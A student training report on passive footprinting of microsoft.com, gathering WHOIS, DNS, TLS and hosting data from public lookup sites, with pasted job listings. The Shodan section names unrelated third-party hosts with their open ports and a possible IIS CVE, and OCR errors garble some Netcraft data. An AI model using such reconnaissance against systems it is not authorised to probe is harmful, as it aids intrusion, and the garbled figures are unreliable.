



VERZEON MINOR PROJECT



Name → Prasad Nikam

Batch → OCT-2022

MINOR PROJECT

❖ Problem Statement 1 →

Perform Foot printing on Microsoft Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster., etc.) as much as possible and write report on gathered info along with screenshots.

➤ Websites Used for Footprinting →

- 1) <https://whois.domaintools.com/>
- 2) <https://www.netcraft.com/>
- 3) <https://www.shodan.io/>
- 4) <https://centralops.net/co/>
- 5) <https://dnsdumpster.com/>
- 6) <https://suip.biz/>
- 7) <https://osintframework.com/>
- 8) <https://www.virustotal.com/gui/home/url>
- 9) <https://web.archive.org/>
- 10) <https://www.ip2location.com/>

❖SOLUTION ➔

TARGET ➔ <https://www.microsoft.com/>

IP ➔ 104.91.33.167

➤ On site info

Microsoft is a multinational technology corporation.

Producing computer software, electronics, personal computers and related services.

Headquarter- Redmond campus located in Redmond, Washington, United States

Customer Helpline: 1800 102 1100

➤ Careers section

- Uses My SQL DB

We use optional cookies to improve your experience on our websites, such as through social media connections, and to display personalized advertising based on your online activity. If you reject optional cookies, only cookies necessary to provide you the services will be used. You may change your selection by clicking "Manage Cookies" at the bottom of the page. [Privacy Statement](#).

Qualifications

Required Qualifications:

- Bachelor's Degree in Computer Science, or related technical discipline AND 4+ years in software engineering experience shipping large applications / services
- OR equivalent experience
- 2+ years of experience with big data ETL pipeline development with Spark, Scala or related technologies

Preferred Qualifications:

- 4+ years of experience with big data ETL pipeline development with Spark, Scala and related technologies
- 2+ years of experience with software engineering experience shipping production apps or services using [Docker](#), [Java](#), [Python](#), [Go](#), [C/C++](#), [C#](#), [JavaScript](#)
- 1+ years of experience in building financial system in a public cloud

Ability to meet Microsoft customer and/or government security screening requirements are required for this role. These requirements include but are not limited to the following specialized security screenings: Microsoft Cloud Background Check. This position will be required to pass the Microsoft Cloud background check upon hire/transfer and over two years thereafter.

#ITSkills #SoftwareEngineering #DataEngineering #Analytics #MachineLearning #Cloud #MachineLearning #MachineLearning

- Uses basic languages like C, C++, C#, Java, Javascript, Python, GO, OOP also might use Powershell

We use optional cookies to improve your experience on our websites, such as through social media connections, and to display personalized advertising based on your online activity. If you reject optional cookies, only cookies necessary to provide you the services will be used. You may change your selection by clicking "Manage Cookies" at the bottom of the page. [Privacy Statement](#).

Qualifications

Required:

- Bachelor's Degree in Computer Science, or related technical discipline AND 4+ years relevant software design and development experience in backend service, shipping large-scale, high performance, scalable systems with coding in languages involving, but not limited to, C/C++, C, Java, Python or C#
- OR equivalent experience

Preferred:

- Proven interest in building a highly scalable distributed system
- Solid knowledge of data structures, algorithms and object oriented design patterns
- Understanding of distributed state management
- Experience to build service security or resilience experience to implement a PCI compliant service
- Experience with building microservices in Payment processor area
- Strong troubleshooting skills and experience on service products
- Experience with Microsoft web services stack like C#, AGL, IIS, Azure Services
- Solid experience with SQL (New SQL, Inno and MySQL) availability database design
- Experience with NoSQL databases

Ability to meet Microsoft customer and/or government security screening requirements are required for this role. These requirements include but are not limited to the following specialized security screenings: Microsoft Cloud Background Check. This position will be required to pass the Microsoft Cloud background check upon hire/transfer and over two years thereafter.

Microsoft is an equal opportunity employer. All qualified applicants will receive consideration for employment without

We use optional cookies to improve your experience on our websites, such as through social media connections, and to display personalized advertising based on your online activity. If you reject optional cookies, only cookies necessary to provide you the services will be used. You may change your selection by clicking "Manage Cookies" at the bottom of the page. [Privacy Statement](#).

Qualifications

1+ years of software development/design experience

Bachelor's Degree in Computer Science, or related technical discipline with proven experience coding in languages including, but not limited to, C/C++, C, Java, JavaScript, or Python OR equivalent experience


The successful candidate must have an active U.S. Government, Top Secret Clearance with access to Sensitive Compartmented Information (SCI) based on a Single Scope Background Investigation (SSBI) with Polygraph.

Ability to meet Microsoft customer and/or government security screening requirements are required for this role. Failure to maintain or obtain the appropriate U.S. government clearance and/or customer screening requirements may result in employment action up to and including termination.




Clearance Verification: This position requires successful verification of the stated security clearance to meet federal government customer requirements. You will be asked to provide clearance verification information prior to an offer of employment.

Citizenship Verification: This position requires verification of U.S. citizenship to meet federal government security requirements.

Candidates selected for this position must comply with Federal Executive Order 14042 mandating that federal contractors and subcontractors require the COVID-19 vaccine by being fully vaccinated before their date of hire, or work with Microsoft to review an approved religious or medical accommodations.



Uses PowerShell, Perl, YAML/Ansible, GraphQL/Apollo, TypeScript



➤ **Info Gathered from Other Sites**

1) <https://whois.domaintools.com/>

Registrant	Domain Administrator
Registrant Org	Microsoft Corporation
Registrant Country	us
Registrar	MarkMonitor, Inc. MarkMonitor Inc. abusecomplaints@markmonitor.com P- 12086851750
Dates	11,525 days old Created on 1991-05-02 Expires on 2023-05-03 Updated on 2022-04-18
Name Servers	NS1-39.AZURE-DNS.COM (has 422,566 domains) NS2-39.AZURE-DNS.NET (has 240 domains) NS3-39.AZURE-DNS.ORG (has 162 domains) NS4-39.AZURE-DNS.INFO (has 46 domains)
Tech Contact	MSN Hostmaster Microsoft Corporation One Microsoft Way,, Redmond, WA, 98052, us msnhst@microsoft.com (p) 14258828080 (f) 14259367392
IP Address	104.97.41.163 - 13 other sites hosted on this server
IP Location	 - Washington - Seattle - Akamai Technologies Inc.
ASN	 AS16625 AKAMAI-AS, US (registered May 30, 2000)
Domain Status	Registered And Active Website
IP History	260 changes on 260 unique IP addresses over 18 years
Registrar History	4 registrars with 1 drop
Hosting History	3 changes on 4 unique name servers over 2 years

IMP Emails and Contacts:

Registrar Abuse Contact Email: abusecomplaints@markmonitor.com

Registrar Abuse Contact Phone: +1.2086851750

Registrant/Admin Phone: +1.4258828080

Registrant/Admin Fax: +1.4259367329

Registrant/Admin Email: admin@domains.microsoft

Tech Phone: +1.4258828080

Tech Fax: +1.4259367329

Tech Email: msnhst@microsoft.com

Whois Record:

Domain Name: microsoft.com

Registry Domain ID: 2724960_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.markmonitor.com

Registrar URL: <http://www.markmonitor.com>

Updated Date: 2022-04-18 T 19:25:49+0000

Creation Date: 1991-05-02 T 04:00:00+0000

Registrar Registration Expiration Date: 2023-05-03 T 00:00:00+0000

Registrar: MarkMonitor, Inc.

Registrar IANA ID: 292

Domain Status: clientUpdateProhibited (<https://www.icann.org/epp#clientUpdateProhibited>)

Domain Status: clientTransferProhibited (<https://www.icann.org/epp#clientTransferProhibited>)

Domain Status: clientDeleteProhibited (<https://www.icann.org/epp#clientDeleteProhibited>)

Domain Status: serverUpdateProhibited (<https://www.icann.org/epp#serverUpdateProhibited>)

Domain Status: serverTransferProhibited (<https://www.icann.org/epp#serverTransferProhibited>)

Domain Status: serverDeleteProhibited (<https://www.icann.org/epp#serverDeleteProhibited>)

Registrant/Admin Name: Domain Administrator

Registrant/Admin Organization: Microsoft Corporation

Registrant/Admin Street: One Microsoft Way,

Registrant/Admin City: Redmond

Registrant/Admin State/Province: WA

Registrant/Admin Postal Code: 98052

Registrant/Admin Country: US

Registry Tech ID:

Tech Name: MSN Hostmaster

Tech Organization: Microsoft Corporation

Tech Street: One Microsoft Way,

Tech City: Redmond

Tech State/Province: WA

Tech Postal Code: 98052

Tech Country: US

Name Server: ns1-39.azure-dns.com

Name Server: ns2-39.azure-dns.net

Name Server: ns4-39.azure-dns.info

Name Server: ns3-39.azure-dns.org
 DNSSEC: unsigned

The screenshot shows the DomainTools website interface. At the top, there are navigation links: PROFILE, CONNECT, MONITOR, SUPPORT, and a search bar labeled 'Whois Lookup' with a magnifying glass icon. Below the header, the URL 'Home > Whois Lookup > Microsoft.com' is displayed. The main content area is titled 'Whois Record for Microsoft.com'. It includes a 'Domain Profile' section with details like Registrant (Domain Administrator), Registrant Org (Microsoft Corporation), Registrant Country (us), Registrar (MarkMonitor, Inc.), and Registrar Status (clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited). There are also sections for Dates (11,525 days old, created 1991-05-02, expires 2023-05-03, updated 2022-04-18), Name Servers (NS1-39.AZURE-DNS.COM, NS2-39.AZURE-DNS.NET, NS3-39.AZURE-DNS.ORG, NS4-39.AZURE-DNS.INFO), and Tech Contact information for Microsoft.

This screenshot shows the detailed 'Whois Record' for Microsoft.com. It lists various domain servers (NS1-39, NS2-39, NS3-9, NS4-39) and their respective statistics. It also provides technical contact information for Microsoft, including address, phone numbers, and email. The 'IP Address' is listed as 104.97.41.163, and the 'IP Location' is Washington - Seattle - Akamai Technologies Inc. The 'ASN' is AS16625 AKAMAI-AS, US (registered May 30, 2000).

This screenshot shows the detailed 'Whois Record' for Microsoft.com. It lists various domain servers (NS1-39, NS2-39, NS3-9, NS4-39) and their respective statistics. It also provides technical contact information for Microsoft, including address, phone numbers, and email. The 'IP Address' is listed as 104.97.41.163, and the 'IP Location' is Washington - Seattle - Akamai Technologies Inc. The 'ASN' is AS16625 AKAMAI-AS, US (registered May 30, 2000).

This screenshot shows the detailed 'Whois Record' for Microsoft.com. It lists various domain servers (NS1-39, NS2-39, NS3-9, NS4-39) and their respective statistics. It also provides technical contact information for Microsoft, including address, phone numbers, and email. The 'IP Address' is listed as 104.97.41.163, and the 'IP Location' is Washington - Seattle - Akamai Technologies Inc. The 'ASN' is AS16625 AKAMAI-AS, US (registered May 30, 2000).

2) <https://www.netcraft.com/>

- **Background**

Site title → Microsoft – Cloud, Computers, Apps & Gaming

Site rank → 93

Description → Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.

Date first seen → May 2004

Netcraft Risk Rating → 0/10

Primary language → English

- **Network**

Site	https://www.microsoft.com
Netblock Owner	Akamai Technologies, Inc.
Hosting company	Akamai Technologies
Hosting country	US
IPv4 address	23.72.33.241 (VirusTotal)
IPv4 autonomous systems	AS16625
IPv6 address	2a02:26f0:6000:388:0:0:356e
IPv6 autonomous systems	AS20940
Reverse DNS	a23-72-33-241.deploy.static.akamaitechnologies.com

Domain	microsoft.com
Nameserver	ns1-39.azure-dns.com
Domain registrar	markmonitor.com
Nameserver organisation	whois.markmonitor.com
Organisation	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
DNS admin	azuredns-hostmaster@microsoft.com
Top Level Domain	Commercial entities (.com)

- **IP delegation**

IPv4 address (23.72.33.241)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 23.0.0.0-23.255.255.255	United States	NET23	American Registry for Internet Numbers
↳ 23.72.0.0-23.79.255.255	United States	AKAMAI	Akamai Technologies, Inc.
↳ 23.72.33.241	United States	AKAMAI	Akamai Technologies, Inc.

IPv6 address (2a02:26f0:6000:388:0:0:0:356e)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a02:26f0::/29	European Union	EU-AKAMAI-20101022	Akamai International B.V.
↳ 2a02:26f0:6000:388:0:0:0:356e	European Union	EU-AKAMAI-20101022	Akamai International B.V.

- SSL/TLS

Subject Alternative Name	wwwqa.microsoft.com , www.microsoft.com , staticview.microsoft.com , i.s-microsoft.com , microsoft.com , c.s-microsoft.com , privacy.microsoft.com
Validity period	From Oct 4 2022 to Sep 29 2023 (11 months, 3 weeks, 4 days)
Public key algorithm	rsaEncryption
Protocol version	TLSv1.3
Public key length	2048
Signature algorithm → sha384WithRSA	
Encryption Serial number → 0x330059f8b6da8689706ffa1bd900000059f8b6	
Cipher → TLS_AES_256_GCM_SHA384	
Version number → 0x02	

Supported TLS Extensions

RFC8446 supported versions, **RFC8446** key share, **RFC4366** server name, **RFC4492** elliptic curves, **RFC7301** application-layer protocol negotiation, **RFC4366** status request

Application-Layer Protocol Negotiation

h2

Issuing organisation

Microsoft Corporation

Issuer common name

Microsoft Azure TLS Issuing CA 06

OCSP servers

http://oneocsp.microsoft.com/ocsp - 0.00% uptime in the past 24 hours



OCSP data generated

Nov 16 21:08:22 2022 GMT

OCSP data expires

Nov 22 15:50:10 2022 GM

- Performance Graph



- Server-Side Site Technology

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Using ASP.NET	ASP.NET is running on the server	www.cnblogs.com , www.reverso.net , www.microsoft.com
SSL	A cryptographic protocol providing communication security over the Internet	

NETCRAFT

Services • Solutions • News • Company • Resources • Q • Report Fraud •

Site report for https://www.microsoft.com

Look up another site?

Share: [G+](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [Email](#)

Background

Site stats: Microsoft - Cloud, Computers, Apps & Gaming Date first seen: May 2004
 Site rank: 53 Network Risk Rating: 0/10
 Description: Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure and more. Find downloads and get support.
 Primary language: English

Network

Site: <https://www.microsoft.com> Domain: microsoft.com
 Netlock Owner: Alumna Technologies, Inc. Name server: ns-39.alumna.ms
 Hosting company: Alumna Technologies Domain registrar: nslookup.micromit.com
 IP address: 23.72.33.241 Organization: Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States
 IPv4 autonomous systems: AS19625 DNS admin: nslookup.micromit.com
 IPv6 address: 2002:209:0:380:32:258a Top Level Domain: Commercial entities.com
 IPv6 autonomous systems: AS23949 DNS Security Extensions: unknown
 Reverse DNS: 623.72.33.241.deploy.static.alumna.ms
 Legend: Advertised country, Multilaterated location

IP delegation

IPv4 address (23.72.33.241)
 IP range: Country: Name: Description:
 ::ffff:0.0.0.0/96 United States: IANA-IPv4-MAPPED-ADDRESS: Internet Assigned Numbers Authority
 23.72.33.241-23.72.33.241 United States: NTC2: American Registry for Internet Numbers
 23.72.33.241-23.72.33.241 United States: ALUMNA: Alumna Technologies, Inc.
 23.72.33.241-23.72.33.241 United States: ALUMNA: Alumna Technologies, Inc.

IPv6 address (2002:209:0:380:0:0:356a)
 IP range: Country: Name: Description:
 ::/0 N/A: ROOT: Root Internet object
 2002:209:0:380:0:0:356a/11 European Union: EU-2Z-2400: RIPE NCC
 2002:209:0:380:0:0:356a/12 European Union: EU-2Z-2400: RIPE Network Coordination Centre
 2002:209:0:380:0:0:356a/29 European Union: EU-AMANN-20701022: Alumna International BV.
 2002:209:0:380:0:0:356a/36 European Union: EU-AMANN-20701022: Alumna International BV.

NETCRAFT

Services • Solutions • News • Company • Resources • Q • Report Fraud •

IP Geolocation

We use multilateration to independently determine the location of a server. Read more.



SSL/TLS

Assurance	Organization validation	Perfect Forward Secrecy
Common name: www.microsoft.com	Microsoft Corporation	Supports TLS Extensions: RFC3647 (grouped version), RFC4166 (key share), RFC4368 (server name), RFC4412 (TLS session ticket), RFC5246 (Explicitly negotiated), RFC5469 (TSL max requests)
Organization: Microsoft Corporation		Application Layer Protocol Negotiation: n/a
State: WA		Next Protocol Negotiation: Not Present
Country: US	Issuing organization: Microsoft Corporation	Microsoft Asset TLS issuing CA (N)
Organizational unit: Microsoft.com name		Microsoft Asset TLS issuing CA (N)
Subject Alternative Name: www.microsoft.com, www.microsoft.com.staticview.microsoft.com, Ia-microsoft.com, microsoft.com, Ia-microsoft.com, privacy.microsoft.com	Issuer URL: Issuer location	Not Present
Validity period: From Oct 2, 2022 to Sep 29, 2023 (11 months, 7 weeks, 0 days)		Not Present

NETCRAFT

Services Solutions News Company Resources Q Report Fraud

Matches hostname	True	Issuer country	US
Server	No Present	Issuer state	No Present
Public key algorithm	rsaEncryption	Certificate Revocation List	https://www.microsoft.com/pki/csr2012/crl2012using8200m2006.crl
Protocol version	TLS 1.3	Certificate Hash	4A9E1D9B55B979793f3e7M
Public key length	2048	Public Key Hash	0x0595d4c3b34693707a4202e3b19de7953fb695344ec5d372
Certificate check	OK	OSCP servers	https://oscp.microsoft.com/ (0.0% update in the past 24 hours)
Signature algorithm	sha384withRSA encryption	OSCP testing response	Certificate valid
Serial number	0x300079Bd48693707a4202e3b19de7953fb695344ec5d372	OSCP data generated	Nov 10 21:05:22 2022 GMT
Cipher	TLS AEC_256_GCM_SHA384	OSCP data expires	Nov 23 15:50:10 2022 GMT
Version number	0x02		

Certificate Transparency

Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp	Signature Verification
Google Alpha 2023	https://log.pki.gstatic.com/alpha/microsoft.com	2022-10-04 23:33:14	Success
Google Beta 2023	https://log.pki.gstatic.com/beta/microsoft.com	2022-10-04 23:33:14	Success
Verifier	Google Verifier 2023	2022-10-04 23:33:14	Success

SSLv3/POODLE

This site does not support the SSL Version 3 protocol.

More information about SSL and the POODLE vulnerability.

Heartbleed

The site offered the Heartbeat extension prior to the Heartbleed disclosure, but it's using a new certificate and no longer offers Heartbeat.

This site does not exploit the Heartbleed vulnerability but uses information from connection 1775 requests. More information about Heartbleed detection.

SSL Certificate Chain

Common name	DigiCert Global Root G2
Organizational unit	www.digicert.com
Organization	DigiCert Inc
Validity period	From 2013-08-01 to 2036-01-15

Content Delivery Network

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

Technology	Description	Popular sites using this technology
Cloudflare	Web Content Delivery service provider	www.concurrencest.com , www.evernote.com , www.adobe.com

E-Commerce

Electronic commerce, commonly known as e-commerce, is the buying and selling of products or services over electronic systems such as the Internet and other computer networks.

Technology	Description	Popular sites using this technology
General Domain Hopping	Leasing temporary domains under a domain name	www.amazon.fr , www.amazon.co.uk , www.ebay.com

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF-8	UTF Transformation Format 8-bit	

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www2.sante.habonet.com , www.ravit.jp , www.palo-emplet.fr

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Document Compatibility Mode	A setting used in Internet Explorer 8 to enable compatibility mode	www.msn.com , www.bada.com , teams.microsoft.com
X-Content-Type-Options	Browser MIME type sniffing disabled	www.instagram.com , mail.indie-meeting.com , mail.google.com
Strict Transport Security	Web security policy mechanism whereby web servers declare that competing user agents are forced to interact with it using only secure (HTTPs) connections	web.whaleycorp.my/000013-use-cms-and-ssl-on-cms.aspx
X-Frame-Options-Same-Origin	Do not allow this site to be rendered within an iframe	www.google.com

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard; the main markup language on the web	

HTML 5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
Viewport meta tag	HTML5 tag usually used for mobile optimization	www.startpage.com , login.live.com , docs.microsoft.com

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
External	Styles defined within an external CSS file	www.linkedin.com , www.netflix.com , www.twitch.tv
CSS Media Query	No description	www.imdb.com , www.paypal.com , www.w3schools.com

NETCRAFT

Services Solutions News Company Resources Q Report Fraud

Common name	Microsoft Azure TLS Issuing CA
Organisational unit	No Present
Organisation	Microsoft Corporation
Validity period	From 2020-07-29 to 2024-06-27

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see open-spf.org.

Warning: It appears that this host does not have an SPF record. There may be an SPF record on microsoft.com. Check the [site report](#).

Setting up an SPF record helps prevent the delivery of forged emails from your domain. Please note that an SPF record will only protect the domain it is added to and not any mail-enabled subdomains. It is recommended to add an SPF record to any subdomain with an MX record.

DMARC

DMARC (Domain-Based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see dmarc.org.

This host does not have a DMARC record. There may be a DMARC record on the site report.microsoft.com. Check the [site report](#).

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, Javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers is primarily used for advertising or analytics purposes.

No known trackers were identified.

Site Technology (fetched today)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Using ASP.NET	ASP.NET is running on the server	www.cnblogs.com , www.reverso.net , www.microsoft.com
SSL	A cryptographic protocol providing communication security over the Internet	

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
Asynchronous Javascript	No description	www.yahoo.com , www.rakuten.com , www.ebay.com
JavaScript	Wide-supported programming language commonly used to power client-side dynamic content on websites	

3) <https://www.shodan.io/>

Total number of results → 15,092,008

For IP → 62.80.169.162

Hostnames bakertilly.ua, mx2.bakertilly.ua

Domains **BAKERTILLY.UA**

Country **Ukraine**

City **Kyiv**

Organization **subnet for dsl customers Inter-Telecom**

ISP **Inter-Telecom LLC**

ASN **AS25386**

OPEN PORTS → 21, 25

The screenshot shows the Shodan search results for the IP address 62.80.169.162. At the top, there's a map of Kyiv, Ukraine, with various neighborhoods labeled. The IP address is prominently displayed in a large white box. Below the map, there's a summary of host information, including hostnames, domains, country, city, organization, ISP, and ASN. On the right side, there's a detailed section for "Open Ports" showing two ports: 21 and 25. Under port 21/TCP, there's a list of commands and error messages from a Microsoft FTP Service.

General Information	
Hostnames	bakertilly.ua, mx2.bakertilly.ua
Domains	BAKERTILLY.UA
Country	Ukraine
City	Kyiv
Organization	subnet for dsl customers Inter-Telecom
ISP	Inter-Telecom LLC
ASN	AS25386

Open Ports	
21	25

// 21 / TCP

```

220-Microsoft FTP Service
220 FTP Server (Baker Tilly)
538 User cannot log in.
214-The following commands are recognized (*=>'s unimplemented).
ABOR
ACCT
ADAT *
ALLO
APPE
AUTH
CCC
CDUP
  
```

For IP → 156.20.172.26

Hostnames www.fisher-price.com, fisher-price.com

Domains **FISHER-PRICE.COM**

Country United States

City El Segundo

Organization Mattel, Inc.

ISP SWITCH, LTD

ASN AS23005

OPEN PORTS → 80, 443**Vulnerability**

CVE-2014-4078 → The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the “IP Address and Domain Restrictions” list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka “IIS Security Feature Bypass Vulnerability.”

General Information

- Hostnames: www.fisher-price.com, fisher-price.com
- Domains: FISHER-PRICE.COM
- Country: United States
- City: El Segundo
- Organization: Mattel, Inc.
- ISP: SWITCH, LTD
- ASN: AS23005

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2014-4078 The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the “IP Address and Domain Restrictions” list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka “IIS Security Feature Bypass Vulnerability.”

Open Ports

- 80
- 443

// 80 / TCP

Microsoft IIS httpd 85

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sun, 20 Nov 2022 18:34:22 GMT
Content-Length: 58
Set-Cookie: 8fd1gServerpool_LegacyWebFarm_prod_80=698488074.20480.0000; path=/; HttpOnly
```

// 443 / TCP

Microsoft IIS httpd 85

```
